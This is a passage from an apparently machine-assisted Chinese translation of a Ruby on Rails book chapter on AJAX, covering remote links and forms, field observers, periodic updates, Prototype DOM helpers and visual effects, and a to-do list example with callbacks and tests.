


Figure 18.2: Before and After Calling the Action via AJAX

就这么容易。“会话” id 被包括进来以显示更多的东西—cookie 的处理。“会话”信息很明显被 XMLHttpRequest 处理过了。你总是会得到正确的用户的 session，而不管 AJAX 调用了什么“动作”。

Behind the Scenes

让我们看看在我们的 link_to_remote 例子期间会发生什么。首先，让我们先浏览一下由 link_to_remote() 生成 HTML 代码。

```

<a href="#" onclick="new Ajax.Updater('mydiv',
    '/example/say_hello', {asynchronous:true}); return false;">
    Do the AJAX thing
</a>

```

link_to_remote() 生成个 HTML标记，在单击时它生成一个新的 Ajax.Updater(它定义在 Prototype 库中)实例。

这个实例在内部调用 XMLHttpRequest，它依次生成一个 HTTP POST 请求给第二个参数给出的 URL。[出于安全原因，你只可以安全地在包含对 XMLHttpRequest 调用的页面的同一 server/port 的 URL。]这个处理过程显示在图 18.3 中。




Figure 18.3: XMLHttpRequest Connects Browser and Server

让我们看看服务端会发什么

```
127.0.0.1 -- [21/Apr/2005:19:55:26] "POST /example/say_hello HTTP/1.1"  
200 51
```

Web 服务器(在这个例子中是 WEBrick)获得了一个对/example/say_hello 调用的请求。从服务器观点来看就像是一个通常的, run-of-the-mill HTTP POST。这并不奇怪, 因为就是这样。

然后服务器返回被调用“动作”输出(这个例子中是, say_hello() 方法)给 XMLHttpRequest 对象, 该对象由 link_to_remote() 在背后创建的。Ajax. Updater 实例接受这些并替换元素的内容, 该元素是给出的带有从 XMLHttpRequest 对象返回的数据的第一个参数(在这个例子中是 mydiv)。浏览器更新页来反映新内容。直接用户注意到时, 页已经被简单地修改了。

form_remote_tag()

通过用 form_remote_tag() 替换 form_tag() 调用, 你可轻易地修改任何 Rails 表单来使用 AJAX。

这个方法会自动地序列化所有表单元素并发送它们到服务端, 并再次使用 XMLHttpRequest。不会修改你的被请求的“动作” — 它像通常一样简单地接收它的数据。[此处有个例外: 你不应该用 form_remote_tag() 来使用文件上传字段, 因为 JavaScript 不能获取文件内容。这是由 JavaScript 模型的安全约束决定的。]

让我们做个 game。对象用于完成一个简单的解析: game 说 “Ruby on…”, 则由用户补上缺少的单词。这儿是控制器。

```
class GuesswhatController < ApplicationController  
  def index
```

```

end

def guess
  @guess = params[:guess] || ''
  if @guess.strip.match /^rails$/i
    render(:text => "You're right!")
  else
    render(:partial => 'form')
  end
end

```

index.rhtml 模板文件看起来这样。

```

<h3>Guess what!</h3>
<div id="update_div" style="background-color:#eee;">
  <%= render(:partial => 'form') %>
</div>

```

最后，此 game 需要你来丰富的主要部分是_form.rhtml 局部模板。

```

<% if @guess %>
<p>It seems '<%=h @guess %>' is hardly the correct answer</p>
<% end %>
<%= form_remote_tag(:update => "update_div",
                     :url => { :action => :guess } ) %>
<label for="guess">Ruby on .....?</label>
<%= text_field_tag :guess %>
<%= submit_tag "Post form with AJAX" %>
<%= end_form_tag %>

```

试试它—找到答案并不难，就像图 18.4 显示的。



Figure 18.4: AJAX-Style Forms Update Inside Existing Window

`form_remote_tag()` 是添加 on-the-fly 内联表单的主要方式，如你的应用程序的投票或聊天，而不必修改植入到页内的任何东西。

局部模板会帮助你遵从 DRY 原则—在初始化显示表单时，使用局部模板，并且从你的 AJAX 动作中使用它。而不必修改任何东西。

Observers

Observers 可让你在用户修改一个表单的数据或单表的一个指定段时，调用 AJAX 动作。你可以放置这些并用于构造一个实时的搜索框。

```
<label for="search">Search term:</label>  
<%= text_field_tag :search %>  
<%= observe_field(:search,  
                  :frequency => 0.5,
```

```
:update => :results,  
:url => { :action => :search }) %>  
<div id="results"></div>
```

Observer 等待对给定表单字段的修改，在每个 :frequency 给出的秒时间内进行检查。缺省地，observer_field 使用 text 字段的当前值做为传递给动作的原生 POST 数据。你可以在你的“控制器”内使用 request.raw_post 来访问这个数据。

设置 observer 时，让我们实现这个 search 动作。我们想在一个数组内的单词列表中实现一个搜索，并在结果中高亮度显示被搜索到的条目。

```
WORDLIST = %w(Rails is a full-stack, open-source web framework  
in Ruby for writing real-world applications with  
joy and less code than most frameworks spend  
doing XML sit-ups)
```

```
def search  
  @phrase = request.raw_post || request.query_string  
  matcher = Regexp.new(@phrase)  
  @results = WORDLIST.find_all { |word| word =~ matcher }  
  render(:layout => false)  
end
```

在 search.rhtml 文件内的“视图”看起来这样的。

```
<% if @results.empty? %>  
  ' <%=h @phrase %>' not found!  
<% else %>  
  ' <%=h @phrase %>' found in  
  <%= highlight(@results.join(', '), @phrase) %>  
<% end %>
```

导航你的浏览器到 observer 动作，你会得到个好看的，带有实时搜索能力的 text 字段。注意在这个例子中，搜索支持正则表达式。(如图 18.5)




Figure 18.5: Build Real-Time Searches with Observers

@phrase = request.raw_post || request.query_string 行允许你测试你的搜索，这可通过在浏览器中直接输入 URL 如/controller/search?ruby 做到—原生 POST 数据不会被显示出来，所以“动作”将使用查询字符串来代替。

由一个 observer 调用的动作不应该过度复杂。依赖于你的设置和用户输入的速度，它的调用可能很频繁。换句话说，避免繁重的数据库或其它费时的操作。你的用户将感谢你做的一切，在它体验到这个界面时。

Periodic Updates

第三个帮助方法，`periodically_call_remote()`，会在你希望在对 AJAX 服务的周期性调用中，保持被刷新页的部分时帮助你。

做为个例子，我们将从服务端显示一个处理列表，按固定秒数更新它。这个例子使用了 `ps` 命令，所以它是 Unix 平台的。Putting the command in backquotes returns its output as a string. 这儿是“控制器”。

```
def periodic
  # No action...
end
# Return a process listing (Unix specific code)
def ps
  render(:text => "<pre>" + CGI::escapeHTML(`ps -a `) + "</pre>")
end
```

这儿是 `periodic.rhtml` 模板。它包含了对 `periodically_call_remote()` 的调用。

```
<h3>Server processes:</h3>
<div id="process-list" style="background-color:#eee;">
</div>
```

```
<%= periodically_call_remote(:update => 'process-list',
                           :url => { :action => :ps },
                           :frequency => 2 )%>
```

If you've paid extra for the embedded web server version of this book, you'll see Figure 18.6, on the following page update the list every two seconds (you should see the TIME column for the "ruby script/server" process go up with each iteration!). If you just bought the paper or PDF copies, you'll have to take our word for it.




Figure 18.6: Keeping Current Using `periodically_call_remote`

18.3 The User Interface, Revisited

传统的 Web 应用程序提供的与用户交互的界面比传统的桌面应用程序要少。它们不是真的不需要。使用增强的 Web 2.0 这种情况有了些改变，就像我们给出的带有 AJAX 的 Web 页。

Prototype 库克服了这个问题，它帮助你的应用程序以一种直觉的方式与用户通信。Oh, 这也是玩笑。

除了支持 AJAX 调用外，Prototype 库也提供了丰富的，有用的对象，这会让你生活轻松并会让你的用户得到更好的体验。

由 Prototype 库提供的功能被分成下面几组：

- 1、AJAX 调用(我们已经讨论过了)
- 2、文档对象模型(DOM)的处理
- 3、可视特性(Visual effects)

在 JavaScript 内对 DOM 处理的标准支持是麻烦的，沉闷的，所以 Prototype 为常用操作提供了方便的缩写。这包括了 JavaScript 内的所有功能，并且它可以从提交给浏览器的页内被调用。

1、`$(id)` 传递给`$()`方法的是个字符串，并且它返回带有给定 id 的 DOM 元素。另外，它返回它的参数。(这种行意味着你即可以传递一个元素的 `id=` 属性也可传递元素本身，并且会得到一个被返回的元素。)

```
$(‘mydiv’).style.border = “1px solid red”; /* sets border on mydiv */
```

2、`Element.toggle(element, ...)` 它会钉住给出的元素，而不管此元素是否被显示。在内部，它在’ inline’ 和’ none’ 之间切换 CSS 显示属性的值。

```
Element.toggle(‘mydiv’); /* toggles mydiv */
```

```
Element.toggle(‘div1’, ‘div2’, ‘div3’); /* toggles div1-div3 */
```

3、`Element.show(element, ...)` 确保做为参数被其接受的所有元素将被显示。

```
Element.show(‘warning’); /* shows the element with id ‘warning’ */
```

4、`Element.hide(element, ...)` 与 `Element.show()` 相反。

5、`Element.remove(element)` 从 DOM 中完全移出一个元素。

```
Element.remove(‘mydiv’); /* completely erase mydiv */
```

6、`Insertion methods` 各种插入方法可以容易地添加 HTML 段给现有的元素。这些描述放在 18.4 节中。

Visual Effects

因为 AJAX 在后台工作，它对用户是透明的。服务器可以接受一个 AJAX 请求，但是用户不必得到这个请求的任何反馈。浏览器甚至不指出加载中的页。用户可以通过单击在一个 to-do 列表中删除一个条目，但那个按钮会发送一个请求给服务端，但是没有反馈，那么用户是如何知道发生了什么事呢？典型地，如果它们没有看到发生什么，多数用户会一遍又一遍地单击按钮。

那么我们的工作是做浏览器不工作时提供一个反馈。我们需要让用户知道，它能看到发生了什么事情。这可分成两步来做。首先，我们可以使用各种 DOM 处理技术来让浏览器显示服务端发生的事情。但是，只有这个途径还不够。

例如，用 `link_to_remote()` 调用从你的数据库删除一个记录，然后倾空显示这个数据的 DOM 元素。对于你的用户，元素似乎在它们的视野中消失了。在一个传统桌面应用程序中，这不是个大问题，因为用户会接受这种行为。在 Web 应用程序中，这可能引起问题：你的用户不可能得到它。

这就是第二步做的。你应该使用 effects 来提供对已做完成的修改的反馈。如果记录以一种动画方式或渐渐隐出的方式退出，你的用户会很高兴，并相信它的动作起作用了。

Visual effects 支持被绑定到它自己的 JavaScript 库，effects.js 内。因为它依赖于 prototype.js，所以在你想在你的站点内使用 effects 时，将需要包括这两者。(或许通过编辑 layout 模板。)

```
<%= javascript_include_tag "prototype", "effects" %>
```

有两种类型的 effects：one-shot effects 和可重复调用的 effects。

One-Shot Effects

这些 effects 用于为用户提供一个清晰的消息：有时候会离开，或者有时候被修改或添加。所有这些 effects 接收一个参数，你的页内的一个元素。你应该使用包含一个元素 id 的 JavaScript 字符串：new Effect.Fade('id_of_an_element')。如果你在一个元素的事件内使用一个 effect，你也可以使用 new Effect.Fade(this) 语法—这种方式下你不必使用一个 id 属性，除非你需要它。

1、Effect.Appear(element) 这个 effect 修改给定元素的透明性，从%0 到%100，平滑地衰退。

2、Effect.Fade(element) 与 Effect.Appear() 相反—元素平滑地淡出，The opposite of Effect.Appear()—the element will fade out smoothly, and its display CSS property will be set to none at the end (which will take the element out of the normal page flow).

3、Effect.Highlight(element) 在元素上使用杰出 Yellow Fade 技术，让背景从黄色平滑地变成白色。最好的方式不只是在浏览器上告诉你的用户有些值改变了，在服务器上也要这样。

4、Effect.Puff(element) 创建一个元素在逐渐扩大的烟圈中消失的幻觉。以同样的时间梯度，元素渐渐消失。在动画之后，显示特性将被设置为 none(见图 18.7)。




Figure 18.7: Up and Away...

5、Effect.Squish(element) 使元素越来越小平滑地消失。

图 18.7 是由下面模板生成的。顶部的代码是个帮助方法，它交互设置格式子内正方体的风格。底部的循环创建初始化了 16 个方格。当一个 Destroy 链接被单击时，控制器内的 destroy 动作被调用。在这个例子中，控制器不做任何事，but in real life it might remove a remove from a database table. 动作完成时，， the Puff effect is invoked on the square that was clicked, and away it goes.

```
<% def style_for_square(index)
   color = (index % 2).zero? ? "#444" : "#ccc"
   %{
     width: 150px; height: 120px; float: left;
     padding: 10px; color: #fff; text-align:center;
     background: #{color} }

  end %>

<% 16.times do |i| %>
  <div id="<%= i %>" style="<%= style_for_square(i) %>">
    <div style="font-size: 5em;"><%= i %></div>
    <%= link_to_remote("Destroy",
      :complete => "new Effect.Puff('mydiv#{i}')",
      :url => { :action => :destroy, :id => i }) %>
  </div>
<% end %>
```

1、Effect.Scale(element, percent) 影响指定元素的平滑缩放比例。如果你缩放一个

, 则它包含的所有元素必须有它们以 em 为单位设置的宽和高度。如果你缩放一个图像, 宽和高不要求必须设置。

让我们在一个图像上完成一些缩放。

```
<%= image_tag("image1",
  :onclick => "new Effect.Scale(this, 100)") %>
```

如果你对你的字体尺寸使用了 em 单位, 你也可以缩放文本。

```
<%= content_tag("div",
  "Here is some text that will get scaled.",
  :style => "font-size:1.0em; width:100px;",
  :onclick => "new Effect.Scale(this, 100)") %>
```

2、Element.setContentZoom(element, percent) 这会以一种非动画的方式来设置文本和其它 使用 em 单位元素的缩放。

```
<div id="outerdiv"
  style="width:200px; height:200px; border:1px solid red;">
  <div style="width:10em; height:2em; border:1px solid blue;">
    First inner div
  </div>
  <div style="width:150px; height: 20px; border:1px solid blue;">
    Second inner div
  </div>
  </div>
<%= link_to_function("Small", "Element.setContentZoom('outerdiv',
75)") %>
<%= link_to_function("Medium", "Element.setContentZoom('outerdiv',
100)") %>
<%= link_to_function("Large", "Element.setContentZoom('outerdiv',
125)") %>
```

注意第二个内部

的尺寸没有修改, 因为它没有使用 em 单位。

18.4 Advanced Techniques

这一节我们将查看一些更高级的 AJAX。

Replacement Techniques

就像我们先前提到的，Prototype 库提供了一些高级的替换技术来只覆写一个元素的内容。你使用各种 insertion 对象来调用它们。

1、Insertion.Top(element, content) 在一个元素开始之后，插入一个 HTML 段。

```
new Insertion.Top('mylist', '<li>Wow, I'm the first list item!</li>');
```

2、Insertion.Bottom(element, content) 在一个元素结束之前，立即插入一个 HTML 段。例如，你可以使用这个来插入新表格行到

```
new Insertion.Bottom('mytable', '<tr><td>We've a new row here!</td></tr>');
```

3、Insertion.Before(element, content) 在一个元素开始之前，插入一个 HTML 段。

```
new Insertion.Before('mypara', '<h1>I'm dynamic!</h1>');
```

4、Insertion.After(element, content) 在一个元素结束之后，插入一个 HTML 段。

```
new Insertion.After('mypara', '<p>Yet an other paragraph.</p>');
```

More on Callbacks

你可用 link_to_remote(), form_remote_tag()，和 observe_xxx 方法使用四个 JavaScript 回调。这些回调自动访问称为 request 的 JavaScript 变量，此变量包含相应的 SMLHttpRequest 对象。

1、:loading() 在 XMLHttpRequest 开始发送数据给服务端时被调用。

2、:loaded() 所有数据已被发送到服务端，XMLHttpRequest 在等待服务器做出应答时被调用。

3、:interactive() 当数据从服务端返回时，这个事件被触发。注意，这个事件的实现是指定浏览器的。

4、:complete() 在接收完服务端应答的所有数据后被调用。

现在，你或许不想使用 :loaded() 和 :interactive() 回调—它们的行为依据浏览器而不同。:loading() 和 :complete() 将在所有支持的浏览器上工作并总是会被正确地调用。

link_to_remote() 有几个提供了更多灵活性的，额外的参数。

1、:confirm 使用一个确认对话框，就像用于 link_to() 的 :confirm。

2、:condition 提供一上可被计算(在单击连接时)的 JavaScript 表达式；如果表达式返回 true，远程请求将会开始。

3、:before, :after 在 AJAX 调用前后立即计算一个 JavaScript 表达式。(注意 :after 不等待调用返回。可使用 :complete 回调代替。)

request 对象持有一些有用的方法。

- 1、request.responseText 返回由服务端提供的应答体(在字符串)。
- 2、request.status 返回服务端的 HTTP 状态码(如, 200 意味成功, 404 是没找到)。
- 3、request.getResponseHeader(name) 返回服务端提供的应答内给定 header 的值。

Progress Indicators

你可以使用回调来给出你的用户对某些东西的回馈。

看看这个例子：

```
<%= text_field_tag :search %>

<%= image_tag("indicator.gif",
  :id => 'search-indicator',
  :style => 'display:none') %>

<%= observe_field("search",
  :update => :results,
  :url => { :action => :search},
  :loading => "Element.show('search-indicator')",
  :complete => "Element.hide('search-indicator')") %>
```

图像 indicator.gif 将只在 AJAX 调用活动时被显示。最好的结果是，使用一个动画图像。
对于 text_field() 自动完成特性，indicator 支持也内建了。

```
<%= text_field(:items,
  :description,
  :remote_autocomplete => { :action => :autocomplete },
  :indicator => "/path/to/image") %>
```

Multiple Updates

如果你很依赖服务端对客户端的更新，那么就需要比 :update => ‘elementid’ 结构提供的更多的灵活性，回调是最好的选择。

技巧是让服务端发送给客户端的 JavaScript，做为 AJAX 应答的一部分。像这个 JavaScript 已成功地访问了 DOM，它可以更新你需要浏览器窗口。魔术是使用 :complete => “eval(request.responseText)” 而不是 :update。你可以在你的提交给客户端的视图内运行生成 JavaScript。

让我们触发一些随机的 fade 特性。首先我们需控制器。

```

def multiple
end

def update_many
    render(:layout => false)
end

```

Not much going on there. The `multiple.rhtml` template is more interesting.

```

<%= link_to_remote("Update many",
    :complete => "eval(request.responseText)",
    :url => { :action => :update_many }) %>

<hr/>

<% style = "float:left; width:100px; height:50px;" %>
<% 40.times do |i|
    background = "text-align: center; background-color:##{"%02x" %
(i*5)*3};"
<%= content_tag("div",
    "I'm div #{i}",
    :id => "div#{i}",
    :style => style + background) %>
<% end %>

```

这生成 40 个`<div>`元素。第二行的 `eval(request.responseText)` 代码允许我们在 `update_many.rhtml` 模板内生成 JavaScript。

```

<% 3.times do %>
    new Effect.Fade('div<%= rand(40) %>');
<% end %>

```

每次”Update many”被单击，服务端发送回三行 JavaScript，它依次渐弱三个随机的`<div>`元素。

要想轻易地插入任意的 HTML，使用 `escape_javascript()` 帮助功能。这确保所有的”and”字符和新行符将被适当地转义构建 JavaScript 字符串。

```

new Insertion.Bottom('mytable',
    '<%= escape_javascript(render(:partial => "row")) %>');

```

如果你在由 web 浏览器运行的视图内返回 JavaScript，你必须在提交页时如果有错误的话考虑会发生什么。缺省地，Rails 将返回一个 HTML 错误页，在这个例子中，它不是你想要的（做为个 JavaScript 错误将发生）。

本书印刷时，经 `link_to_remote()` 和 `form_remote_tag()` 添加错误处理还在进行中。检查一下最后版本的文档信息。

Dynamically Updating a List

AJAX 的另一个规范用法是更新用户浏览器的列表。像添加用户和删除项目，列表的修改不会刷新整个页。让我们写代码来完成这个。我们可以联合本章所学的概念来使用这个有用的技术。

我们应用程序是 `to-do` 列表管理者。它显示一个简单的条目列表，并有一个可以添加新条目的表单。让我们先从非 AJAX 版本开始写。它使用了传统的表单。

没有使用数据库表，我们使用了一个内存模型类。这儿是 `item.rb`，它在 `app/models` 内。

```
class Item
  attr_reader :body
  attr_reader :posted_on
  FAKE_DATABASE = []
  def initialize(body)
    @body = body
    @posted_on = Time.now
    FAKE_DATABASE.unshift(self)
  end
  def self.find_recent
    FAKE_DATABASE
  end
  # Populate initial items
  new("Feed cat")
  new("Wash car")
  new("Sell start-up to Google")
end
```

控制器提供了两个动作，一个列出当前条目，第二个添加一个条目给列表。

```
class ListNoAjaxController < ApplicationController
```

```

def index

  @items = Item.find_recent

end

def add_item

  Item.new(params[:item_body])

  redirect_to(:action => :index)

end

end

```

视图有个简单的列表和用于添加新条目的表单。

```

<ul id="items">

  <%= render(:partial => 'item', :collection => @items) %>

</ul>

<%= form_tag(:action => "add_item") %>

<%= text_field_tag('item_body') %>

<%= submit_tag("Add Item") %>

<%= end_form_tag %>

```

对每一行它使用了一个 trivial 局部模板。

```

<li>

  <p>

    <%= item.posted_on.strftime("%H:%M:%S") %>:

    <%= h(item.body) %>

  </p>

</li>

```

现在，让我们对这个应用程序添加 AJAX 支持。我们将用 XMLHttpRequest 修改用于发送新条目的表单，它存储被提交的结果条目到列表下一页的顶部。

```

<ul id="items">

  <%= render(:partial => 'item', :collection => @items) %>

</ul>

<%= form_remote_tag(:url => { :action => "add_item" },
  :update => "items",
  :position => :top) %>

```

```
<%= text_field_tag('item_body') %>
<%= submit_tag("Add Item") %>
<%= end_form_tag %>
```

然后我们修改控制器在 add_item 方法内提交单个条目。注意动作是如何与视图共享局部模板的。这是一种通用模式；视图使用局部模板来提交最初的列表，控制器使用它来提交他们创建的新条目。

```
def add_item
  item = Item.new(params[:item_body])
  render(:partial => "item", :object => item, :layout => false)
end
```

可是我们可以比这做的更好。让我们给用户留有更好的印象。我们将使用:loading 和:complete 给它们 visual feedback 做为它们被处理的请求。

1、当他们单击 Add Item 按钮时，我们将无效它，并显示个消息说我们正在处理请求。

2、在收到应答时，我们使用渐强的黄色来高亮度列表内新添加的条目。我们将移除显示的消息，重新有效 Add Item 按钮，清除文本字段，并放置焦点在用于输入新条目的字段内。

这要求两个 JavaScript 函数。我们把这些放在我们页眉的<script>段内，但是标题被定义在这个页的模板内。我们没有为控制器内每个不同的动作写特定模板，所有对整个控制器我们使用系统内容。这即简单又强大。在用于动作的模板内，我们可以使用 content_for 声明来捕获一些文本并存储在一个实例变量内。然后，在模板内，我们可以插入变量的内容到 HTML 页标题内。以这种方式，每个动作模板可以定制共享的页模板。

在 index.rhtml 模板内我们将使用 content_for() 方法来设置

@contents_for_page_scripts 变量给两个函数定义的文本。这个模板被提交时，这些函数将被包括在层内。我们也添加回调在调用和创建的 form_remote_tag 内。我们在表单内显示的消息由一个请求处理。

```
<% content_for("page_scripts") do -%>
function item_added() {
  var item = $('items').firstChild;
  new Effect.Highlight(item);
  Element.hide('busy');
  $('form-submit-button').disabled = false;
  $('item-body-field').value = '';
  Field.focus('item-body-field');
```

```

}

function item_loading() {
    $('form-submit-button').disabled = true;
    Element.show('busy');
}

<% end -%>

<ul id="items">
<%= render(:partial => 'item', :collection => @items) %>
</ul>

<%= form_remote_tag(:url => { :action => "add_item" },
    :update => "items",
    :position => :top,
    :loading => 'item_loading()',  

    :complete => 'item_added()' ) %>
<%= text_field_tag('item_body', '', :id => 'item-body-field') %>
<%= submit_tag("Add Item", :id => 'form-submit-button') %>
<span id='busy' style="display: none">Adding...</span>
<%= end_form_tag %>

```

然后，在页模板内我们将包含标题内的实例变量@contents_of_page_scripts 的内容。

```

<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-  

8859-1">
<%= javascript_include_tag("prototype", "effects") %>
<script type="text/javascript"><%= @content_for_page_scripts  

%></script>
<title>My To Do List</title>
</head>
<body>
<%= @content_for_layout %>
</body>

```

通常，这种以一个非 AJAX 页开始的，然后添加 AJAX 支持的方式，让你首先在应用级工作，然后在关注表现级。

Using Effects without AJAX

Using the effects without AJAX is a bit tricky. While it's tempting to use the window.onload event for this, your effect will occur only after all elements in the page (including images) have been loaded.

另一个选择是直接在 HTML 内的受影响元素之后放置一个<script>标记，但这可能在一些浏览器上引起提交问题(依赖于页的内容)。如果出现这种情况，试着插入<script>标记在你的页内的真正按钮上。

下面片断来自对一个元素应用黄色渐弱技术的 RHTML 页。

```
<div id="mydiv">Some content</div>

<script type="text/javascript">
  new Effect.Highlight('mydiv');
</script>
```

Testing

测试你的 AJAX 函数和表单是很直白的，与通常的 HTML 连接和表单没什么不同。There is one special provision to simulate calls to actions exactly as if they were generated by the Prototype library. 方法 xml_http_request() (或缩写 xhr()) 被包装在通常的 get(), post(), put(), delete(), 和 head() 方法内，允许你的测试代码调用控制器动作，就像 JavaScript 运行在一个浏览器中。例如，测试可以使用下面对 post 控制器的 index 动作的调用。

```
xhr :post, :index
```

包装器设置 request.xhr? 的结果。是这样(查阅 18.4 节)。

如果你想给你的 web 应用程序添加浏览器和功能测试，看一下 Selenium。它让你检查一些在你的浏览内修改的东西，如 DOM。对于 JavaScript 单元测试，你可能想试试 JsUnit。

如果你偶然发现你的应用程序内一些异常行为，查看一下你的浏览器的 JavaScript 控制。不是所有浏览器都支持这个的。一个好的工具是由 Firefox 添加的 Venkman，它支持高级的 JavaScript 检查和调试。

Backward Compatibility

Rails 有几个特性可以帮助你在非 AJAX 浏览器，或不支持 JavaScript 浏览器上完成 AJAX 的 web 应用程序的工作。

You should decide early in the development process if such support is necessary or not; it may have profound implications on your development plans.

Called by AJAX?

使用 `request.xml_http_request?`方法，或者它的缩写格式 `request.xhr?`，在一个动作通过 Prototype 库被调用时检查它。

```
def checkxhr  
  if request.xhr?  
